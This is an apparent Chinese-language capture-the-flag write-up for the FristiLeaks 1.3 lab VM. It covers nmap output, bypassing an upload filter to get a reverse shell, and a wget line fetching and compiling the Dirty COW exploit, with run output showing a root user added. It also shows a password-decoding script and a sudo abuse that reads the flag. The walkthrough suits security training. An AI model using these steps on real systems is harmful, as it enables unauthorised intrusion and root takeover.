
writeup2

##
##########################

FristiLeaks: 1.3

##
##########################


需要设置mac地址：08:00:27:A5:A6:76才能获取ip：




开搞：
获取端口信息：

```
Nmap scan report for 192.168.241.204
Host is up (0.00062s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
t
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13
Uptime guess: 49.709 days (since Wed Jan 29 18:19:29 2020)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   0.62 ms 192.168.241.204
```


可看到获取到三个目录，访问后是一个图片，提醒不是这个URL：


不安全 | 192.168.241.204/beer/
应用
百度一下，你就知道
https://translate.go...
微软 Bing 搜
THIS IS NOT THE URL
YOU WERE LOOKING FOR
memegenerator.net


获取网站架构信息：



爆破目录,没有什么发型，看到图片上的内容 drink fristi，尝试将单词拼接 url 访问：发现地址 http://192.168.241.204/fristi/可成功获取信息。




爆破攻击与注入测试均无果，查看页面源代码，可看到两处关键信息：




首先我将下图的base64编码的字符用图片加载data:img/png;base64+内容。可得到字符串：KeKkeKKeKKeKkEkkEk


尝试登陆admin，不成功，然后看到第一处注释by eezeepz，推测用户名为eezeepz，登陆后成功访问页面：




看到后台有个上传功能，因此推测存在任意文件上传漏洞：
上传shell后，发现爆错：



使用burpsuite添加.jpg后缀进行绕过：<Apache2.2.15解析漏洞从右往左判断。>



上反弹shell的php语句




然后提权姿势一：
可以看到内核版本在脏牛范围，因此可用脏牛漏洞直接提权

wget https://raw.githubusercontent.com/FireFart/dirtycow/master/dirty.c
gcc -pthread dirty.c -o dirty -lcrypt

```
id
uid=502(fristigod) gid=502(fristigod) groups=502(fristigod)
bash-4.1$ ./dirty 123456
./dirty 123456
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123456
Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: 7fb320422000


su root
su root
madvise 0









ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '123456'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
bash-4.1$
bash-4.1$ su root
su: user root does not exist
bash-4.1$
bash-4.1$
bash-4.1$
bash-4.1$ su firefart
su firefart
Password: 123456

[firefart@localhost tmp]# whoami
whoami
firefart
[firefart@localhost tmp]# id
id
uid=0(firefart) gid=0(root) groups=0(root)
[firefart@localhost tmp]# ls /root
ls /root
fristileaks_secrets.txt
[firefart@localhost tmp]#
```

提权姿势二：
通过翻 home 目录，可看到 eezeepz 目录可以访问，查看 notes 文件：



我们可通过创建runthis文件，向runthis中写入/usr/bin/../../bin/chmod -R 777 /home/admin 即可访问admin目录。

在admin目录中，有以下文件：

获取加密脚本：

```
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
```

```
cat whoisyourgodnow.txt
=RFn0AKnlMHMPIzpyuTI0ITG

cat cryptedpass.txt
mVGZ3O3omkJLmy2pcuTq
```

根据加密脚本可编写解密脚本：

```
import base64,codecs,sys

def decodeString(str):
        S = codecs.encode(str[::-1],'rot13')
        return base64.b64decode(S)

cryptoResult = decodeString(sys.argv[1])
print cryptoResult
```

解密两串字符：

```
code/pyscripts1/文件处理
▶ python oscpde1.py '=RFn0AKnlMHMPIzpyuTI0ITG'
LetThereBeFristi!

code/pyscripts1/文件处理
▶ python oscpde1.py 'mVGZ3O3omkJLmy2pcuTq'
thisisalsopw123
```

使用 su 命令切换用户之前需要用 python 获取 tty：

```
sh-4.1$ su fristigod
su fristigod
standard in must be a tty
sh-4.1$ python -c 'import pty;pty.spawn("/bin/sh")'
python -c 'import pty;pty.spawn("/bin/sh")'
sh-4.1$ whoami
whoami
apache
sh-4.1$ su fristigod
su fristigod
Password: thisisalsopw123

su: incorrect password
sh-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ whoami
whoami
fristigod
bash-4.1$ id
id
uid=502(fristigod) gid=502(fristigod) groups=502(fristigod)
bash-4.1$ _
```

然后查看 history 可知用户 fristigod 用户用以下命令执行 root 权限的操作：
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom+ 命令
我们也进行尝试：

```
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom id
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom whoami
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom whoami
root
bash-4.1$ _
```

然后查看 root 目录下的文件,即可获取 flag：

```
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /root
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom ls /root
fristileaks_secrets.txt
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom cat fristi
leaks_secrets.txt
s_secrets.txti /var/fristigod/.secret_admin_stuff/doCom cat fristileak
cat: fristileaks_secrets.txt: No such file or directory
bash-4.1$ ls
ls
bin   dev  home  lib64       media  opt   root  selinux  sys  usr
boot  etc  lib   lost+found  mnt    proc  sbin  srv      tmp  var
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom cat /root/
fristileaks_secrets.txt
tileaks_secrets.txt/fristigod/.secret_admin_stuff/doCom cat /root/fris
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)


Flag: Y0u_kn0w_y0u_l0ve_fr1st1
```

